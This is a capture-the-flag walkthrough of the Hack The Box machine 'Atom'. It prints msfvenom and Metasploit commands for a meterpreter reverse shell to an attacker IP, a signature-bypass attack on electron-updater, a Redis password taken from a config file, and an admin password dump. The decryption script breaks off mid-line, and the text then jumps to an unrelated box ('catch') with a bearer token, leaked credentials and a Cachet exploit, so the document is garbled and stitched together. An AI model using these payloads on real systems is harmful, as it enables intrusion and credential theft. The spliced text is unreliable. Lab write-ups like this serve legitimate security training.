

OS: Windows Difficulty: Medium Points: 30 Release: 17 Apr 2021 IP: 10.10.10.237
information gathering
first use nmap as usaul
1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.237
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
135/tcp  open  msrpc        Microsoft Windows RPC
443/tcp  open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6379/tcp open  redis        Redis key-value store
7680/tcp open  pando-pub?
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows
Port-80
There is a simple html page.
Let’s check https 443 port.
Same page on port 80 and 443 not so interesting.
Now let’s check with smbclient now.
1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# smbclient -L \\10.10.10.237 -U ""
Enter WORKGROUP\'s password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
SMB1 disabled -- no workgroup available
We have a interesting share called Software_Updates let’s check what’s inside.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# smbclient -N "\\\\10.10.10.237\Software_Updates"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Apr 23 10:30:59 2021
  ..                                  D        0  Fri Apr 23 10:30:59 2021
  client1                             D        0  Fri Apr 23 10:30:59 2021
  client2                             D        0  Fri Apr 23 10:30:59 2021
  client3                             D        0  Fri Apr 23 10:30:59 2021
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 07:18:08 2021

                4413951 blocks of size 4096. 1363676 blocks available
smb: \>
Inside folders there is nothing for us. but there is a pdf file. let get this real quick.
1
2
smb: \> get UAT_Testing_Procedures.pdf
getting file \UAT_Testing_Procedures.pdf of size 35202 as UAT_Testing_Procedures.pdf (6.2 KiloBytes/sec) (average 6.2 KiloBytes/sec)
After reading the pdf i known that we can place the update in any client folder and the automated script check the update.
So if we place the rev shell instead of update so we can get the reverse shell. but for that we need to bypass the “Signature Validation”.
So i search the on google for electron-builder exploit and we got a good blog post.
Signature Validation Bypass Leading to RCE In Electron-Updater
After reading the blog i understand that how to bypass the Signature and get reverse shell.
I am using msfvenom for creating the reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/atom] └─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.3 LPORT=9001 -f exe -o "r'luci.exe" [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload Payload size: 354 bytes Final size of exe file: 73802 bytes Saved as: r'luci.exe ┌──(root💀kali)-[~/hackthebox/machine/atom] └─# shasum -a 512 "r'luci.exe" | cut -d "" -f1 | xxd -r -p | base64 -w 0 xgDIC+MoZUuufkz10OlxptRGT8HR+z9vxdoL/4FZ/3JMG6NRKz7DK7B69BkolIORVfwDyVnxUUebyHp9vEtbAw==
We got the hash now let’s start our msfconsole to catch the rev shell.
1
2
3
4
5
6
7
8
9
10
11
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(multi/handler) > set lport 9001
lport => 9001
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.3:9001
Now we need to create a file called latest.yml and add our hash inside this file.

meterpreter > shell Process 3512 created. Channel 1 created. Microsoft Windows [Version 10.0.19042.906] (c) Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>cd \Users\jason\Desktop cd \Users\jason\Desktop
C:\Users\jason\Desktop>type user.txt type user.txt 4c012cd118f6c7e788a1fac97663223f
Privilege escalation


let’s run winPEAS.
winPEASx64.exe
After running winPEAS i got two interesting things first a file called redis.windows-service.conf and second a service is running called redis-server.
C:\Program Files\Redis>type redis.windows-service.conf type redis.windows-service.conf # Redis configuration file example requirepass kidvscat_yes_kidvscat ......
I found a password -> kidvscat_yes_kidvscat
And with this password we can connect with redis-server.
But first if you don’t have redis-cli so install that with this command.
1
apt-get install redis-tools
And here is the cheatsheet of redis-cli commands.
redis_cheatsheet
Now let’s connect with server.
Let’s list the keys.
1 2 3 4 5 6 7 8
┌──(root💀kali)-[~/hackthebox/machine/atom] └─# redis-cli -h 10.10.10.237 -a kidvscat_yes_kidvscat Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe. 10.10.10.237:6379> keys * 1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff" 2) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0" 3) "pk:ids:User" 4) "pk:ids:MetaDataClass"
Now let’s go with first user becuase first is always admin.
1 2
10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0 "{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
We got the hash:
1
Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi
Now the question is how to crack or decrypt this hash.
I again check the winPEAS result and i found something good.
I download the pdf and read the pdf.
After reading this i understand that portable-kanban stores all the setting and Encrypted Password.
Let’s search on google for any exploit for portable kanban.
PortableKanban Encrypted Password Disclosure
Python3 Script Found a python3 script for Encrypted Password Disclosure.
With the help of this script i can decrypt the hash.
But the problem is the script require the file called PortableKanban.pk3 so i modify the script for our usecase.
decrypt.py
1 2 3 4 5 6 7 8 9 10 11
import json import base64 from des import * #python3 -m pip install des
GET /rooms/61b86b28d984e2451036eb17/messages HTTP/1.1 Host: status.catch.htb:5000 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ== Upgrade-Insecure-Requests: 1 If-None-Match: W/"a43-L5etm76UD8Y2ShJ4BslZfIAtBQk"
and we got a username, and password as well
1
{"id":"61b8702dfe190b466d476bfa","text":"Here are the credentials `john : E}V!mywu_69T4C}W`","posted":"2021-12-14T10:21:33.859Z","owner":"61b86f15fe190b466d476bf5","room":"61b86b28d984e2451036eb17"},
we use this credentials to login on port 8000

we are in, and notice it’s a Cachet server, let’s google some exploits, and we found:
Cachet 2.4: Code Execution via Laravel Configuration Injection
let’s see CVE-2021-39174 - Configuration Leak part in this article, and we can leak some env variable by using ${}:
